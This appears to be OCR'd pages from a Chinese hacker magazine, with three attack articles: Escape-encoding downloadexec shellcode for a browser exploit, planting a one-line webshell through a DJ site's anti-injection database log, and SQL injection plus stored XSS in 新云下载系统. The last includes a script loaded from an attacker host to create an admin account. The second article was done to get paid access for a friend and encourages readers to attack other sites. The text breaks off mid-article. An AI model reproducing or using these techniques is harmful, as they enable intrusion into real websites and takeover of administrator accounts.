


图3 得到的 win32_downloadexec shellcode

可是这里得到的 shellcode 数据格式是“\x00”这种形式的，而我们需要的是“%u0000”这种 Escape 编码格式，那么就顺便说一下把 shellcode 进行 Escape 编码的方法吧。

因为生成的shellcode是十六进制的，所以我们编码的时候只需要把其中的“\x”去掉，然后以四位一组的方式分开，再将每组的前两位跟后两位调换位置，即 AABB->BBAA 这种调换形式。最后再将所有组合并，合并时组与组之间要加上“%u”分隔符。如果不怎么明白的话直接看我用 VB6 写的代码，代码如下：

```
Function EscapeShellCode(s_Code As String) As String
    Dim s_Char As String          '字符
    Dim s_Asc() As String         'ASC码数组
    Dim iLng As Long              '循环 For iLng
    Dim xLng As Long              '分组零时变量
    Dim s_Tmp As String           '零时存放字符串
    Dim s_TmpU() As String        '四位字符数组
    Dim nLng As Long              '循环 For nLng
    ReDim s_Asc(Len(s_Code))      '重新定义数组长度
    For iLng = 0 To Len(s_Code) - 1
        '循环一个一个取出字符
        s_Char = Mid(s_Code, iLng + 1, 1)
        '分为四位一组，并用"|"隔开
        If xLng = 4 Then
            s_Asc(iLng) = "|" & s_Char
            xLng = 0
        Else
            s_Asc(iLng) = s_Char
        End If
        '零时计数
        xLng = xLng + 1
    Next iLng
    s_Tmp = Join(s_Asc, "")       '合并数组，变成字符串，分隔符为空。
    s_TmpU = Split(s_Tmp, "|")    '分离四位一组的字符串，等待下一步处理。
    For nLng = 0 To UBound(s_TmpU)
        '换位 AABB -> BBAA
        s_TmpU(nLng) = Right$(s_TmpU(nLng), 2) & Left$(s_TmpU(nLng), 2)
    Next nLng
    '合并数组，变成字符串，分隔符为"%u"。
    EscapeShellCode = "%u" & Join(s_TmpU, "%u")
End Function
```

根据上面这个代码大家也可以用来扩展一下，加上获取网页源代码之类的就可以很容易写出网马生成器了，在以前的《黑客手册》上都有相关的文章，我就不多说啦。下面是转换效果，如图 4。




图4 Escape 编码格式的 shellcode

编码完成后，复制文本框内字符串部分替换利用代码中“shellcode1”变量的内容，其他的不需要改动，保存为.html文件就可以了。这里我保存为a.html来演示，运行效果如图5，果真中了我测试用的Test.exe。

到这里这次漏洞小玩就算完结了，溢出在当今越来越流行了，也请大家注重防范。一般来说这些脚步是过不了主动防御的，所以杀毒软件是必不可少的，当然也少不了常常打补丁咯。




图5 中马效果

最后，大家还有什么疑问或者有更好的方法，都可以到《黑客手册》的官方论坛上讨论。

（文章中使用到的ShellCodeEsc.exe和a.html代码已经收录在光盘中）

编辑点评：

系统或者第三方程序漏洞的利用，说起来其主要步骤就是定位到溢出点，构造相应的溢出代码，再调用shellcode做相应的动作；但是其内部细节非常的多，涉及到溢出点的定位、偏移量的计算、shellcode的构造等等，如果没有看过NoHack创刊时出品的《缓冲区溢出》，建议想研究这类漏洞的朋友找来看看。

脚本DJ站——多此一举的防注入文件

图 小帅@[0.S.T]&[Vtow]

从本文可以学到：

1、利用防注系统写入shell

2、意识到过度防范的危害

一、The beginning of the story:

最近我朋友老是问我拿某某DJ站的歌曲下载地址，那DJ站对歌曲的下载又是很严格的。虽然我用嗅探拿到了一个歌曲的地址，但是我朋友要的是全部，哇！真当我是神了。歌曲少的话我还能帮个忙嗅探几下拿下来去听，歌曲一多怎么办？条件反射的，当然是把站的权限拿下来。加个VIP给朋友，网络资源嘛。大家一起共享才是…于是我去看了一下官方网站，但是不知道版本…郁闷了。某天我看到了源代码发布站有款新的DJ站的代码（一些DJ站对注入防的超级的严格！），于是就down下来测试一番。

二、Reading codes:

读代码是一件很枯燥且乏味的事，我数学一向不怎么好，但是静下心来总是有收获的。拿到一份代码，我习惯性的去看看inc下的东西，一般都是一些通防注入的文件。看看有啥利用的价值，经过我一番阅读，发现过滤的很严格（不排除抄袭*_*），都把东西给转了，估计咱这注入是没戏了。算了，先测试一番吧，不测试不知道，一测试吓N跳，这系统原来还给了防注入提示，如图1。




图1 防注入提示

就个人而言，一般的防注入系统提示后标题里很少有加了参数的。我估计的没错，他给了防注入的处理，并且提示了：

> 非法操作！系统做了如下记录↓
> 操作IP：127.0.0.1
> 操作时间：2008-3-24 22:49:26
> 操作页面：/Newsview.asp
> 提交方式：GET
> 提交参数：id
> 提交数据：1 and 1=1

从这个提示里看出，他对页面及提交的内容都给写下来了，我就想…估计又是什么防注入系统，啥数据库捣的鬼，跑去config.asp里看了看，如图2。




图2 查看数据库连接

自己仔细一看，哇，asa结尾的小家伙，真是多此一举，大家也估计知道我接下来说什么了吧。为了验证我猜想的是正确的，咱们打开下数据库看一下刚才的提交是否入库了，或者有没有被过滤成其他的，如图3。




图3 提交入库了




图4 请求一句话

非常不错，我们看，咱提交的1 and 1=1被写进去了，那我们用一句话来试试？嘿嘿~就是这样拿到shell的，但是途中发现那个防注入系统貌似有点狡诈，对参数变形后再做改动。于是我就直接用加密后的一句话代替，免去了一些途中可能出现的麻烦事，说干就干吧，看图4、图5。




图5 系统提示做了记录

嘿嘿，咱们的一句话就这样给乖乖的写进去了，为了让他知道我是故意提交非法参数，就加了个单引号。防注入的数据库是在Data目录下的，这个一般管理员也不会去改，也懒的去改，谁会想到呢？




图6 成功写入数据库

接下来就是用lake2大哥的一句话的S端连接了。其完整的路径是：**http://localhost/Data/#Sql.asa**，当然我们要把#转成urlcode的，最后就是**http://localhost/Data/%23Sql.asa**，好了，咱们连接去吧。如图6、图7。




图7 连接成功

咱们还算成功的进去了。好了，一个就足以让这个牛X的DJ站和我说再见了。一个DJ站倒了，还有千千万万个DJ站，就靠各位的了。

三、What we were learn:

说实在的，这个系统可能是太怕黑客的注入了，我不是什么

注射师，我就一个很菜的菜鸟，啥也不会，有时候我们看东西仔细点，心静下来就行。

后来我又仔细的看了一下，还有eWebEditor在上面，其实在很多站上都能找到这个eWebEditor的漏洞了，不管是静态的还是eWebEditor开发团队的，都出现了致命的错误。嘿嘿，遇到这套系统的兄弟们，可以随便写马了。主要是程序员老喜欢把mdb换成asp或者asa文件，都以为这样安全，angel很早就提出了把数据库换成asp的危害…

本大菜鸟什么也没，很少去论坛溜达，就是喜欢看看代码什么的，我的ID是：小帅，欢迎各位大牛们来交流。

编辑点评：

小编看完这样的文章，很无奈的摇摇头，苦笑了下：这到底是好事，还是坏事呢？过度敏感或者过度处理都会带来新的问题，其原因应该还是可以归结为“对真正安全缺乏正确的理解”，建议程序员们都来看看偶们的栏目。

新云下载系统注射、跨站漏洞

图 Chun.liu

从本文可以学到：

1、新云下载系统注射漏洞分析

2、新云下载系统跨站漏洞分析和利用

前段时间网上有人公开了新云内容管理系统的注射漏洞，非常巧合的是我最近也在看新云下载系统Version 6.0.1的代码，也发现了注射和跨站漏洞。

一、注射漏洞

新云下载系统也存在和新云内容管理系统类似的注射漏洞，看来新云是在同一个地方倒下了两次。存在漏洞的页面是online.asp，看代码：

```
......
If Request.ServerVariables("HTTP_X_FORWARDED_FOR")=empty Then
remoteaddr=Request.ServerVariables("REMOTE_ADDR")
else
remoteaddr=Request.ServerVariables("HTTP_X_FORWARDED_FOR")
End If    'X-FORWARDED-FOR 没有过滤，污染了remoteaddr
......
Set Rs=Nothing
Set Rsonline = server.CreateObject ("adodb.recordset")
SQL="select * from [NC_online] where ip='"&remoteaddr&"' and username='"&strUsername&"' or id="&session.sessionid
'没有过滤的变量remoteaddr被带入sql语句
Rsonline.Open SQL,Conn,1,3
......
```

漏洞很明显，由于没有回显，access版本的要利用貌似不是很容易。但是mssql版本的就很好利用了，只要伪造一个数据包，将**X-FORWARDED-FOR**伪造为你的恶意代码就可以了，类似这样**127.0.0.1';{evil sql codz}**。你可以利用延时函数猜解管理员密码，也可以直接添加一个管理员，具体的就看你自己操作了。我这里写了一个poc，在光盘里附上。

二、跨站漏洞

新云下载系统前台注册用户可以发表软件，在管理员登录后台审核后可以公开下载。非常不幸的是前台用户提交软件的页面过滤不严格，用户可以提交软件的一些信息为js跨站代码，管理员在后台审核时这些代码就会执行。我们一起来看publish.asp中的保存软件的代码：

```
Private Sub saveAdd()
......
Rs.addnew
Rs("softname") = Newasp.HtmlEncodes(Request.Form("softname"))
Rs("softver") = Newasp.HtmlEncodes(Request.Form("softver"))
Rs("rootid") = strSortid(0)
Rs("sortid") =strSortid(1)
Rs("sortname") = strSortid(2)
Rs("content") = Newasp.HtmlEncodes(Request.Form("content"))
Rs("Language") = Request.Form("Language")
Rs("SoftType") = Request.Form("SoftType")
Rs("RunSystem") = Request.Form("RunSystem")
Rs("impower") = Request.Form("impower")
If Trim(Request.Form("SizeUnit")) = "MB" Then
Rs("SoftSize") = CLng(Request.Form("SoftSize")) * 1024
Else
Rs("SoftSize") = CLng(Request.Form("SoftSize"))
End If
Rs("RunSystem") = Request.Form("RunSystem")
Rs("Decode") = Request.Form("Decode")
Rs("Homepage") = Request.Form("Homepage")
Rs("Contact") = Request.Form("Contact")
Rs("PreviewImg") = Request.Form("PreviewImg")
Rs("Site_1") = Request.Form("Site_1")
Rs("Site_2") = Request.Form("Site_2")
Rs("Site_3") = Request.Form("Site_3")
Rs("username") = Newasp.memberName
Rs.Update  '更新数据库
```

从代码中可以看到有很多值都是用Request.Form取得后没有过滤就直接入库了，我们选取其中一个Homepage测试下看看。

首先注册个用户登录，然后发布一个软件，在作者主页地方写上跨站代码，比如经典的弹框语句："><script>alert('test2')</script><"。到后台审核该软件时就会触发，如图1。




图1 审核软件时

仅仅是弹个框没什么意思，我们完全可以引入一个js文件来执行，js的功能你可以自己发挥，比如添加一个管理员或者备份一个shell。我这里以加一个用户名和密码都是flyh4t的最高权限管理员做演示。

跨站代码这样写"><script src=http://mysite.com/evil.js></script><"

我的evil.js和add.html存到自己的站mysite.com上，evil.js的内容是：

```
var path1 = 'http://mysite.com/add.html';
var path2 = window.location.protocol+'//'+window.location.hostname+'/admin/admin_index.asp';
window.location.href(path1);
window.location.reload(path2);
```

Aaa.html的内容是：

```
<form action="http://targetsite.com/admin/admin_webmaster.asp?action=savenew" method=post>
```

再暴phpcms的多个漏洞

文 冰的原点[L.S.T]

从本文可以学到：

phpcms 漏洞分析和利用

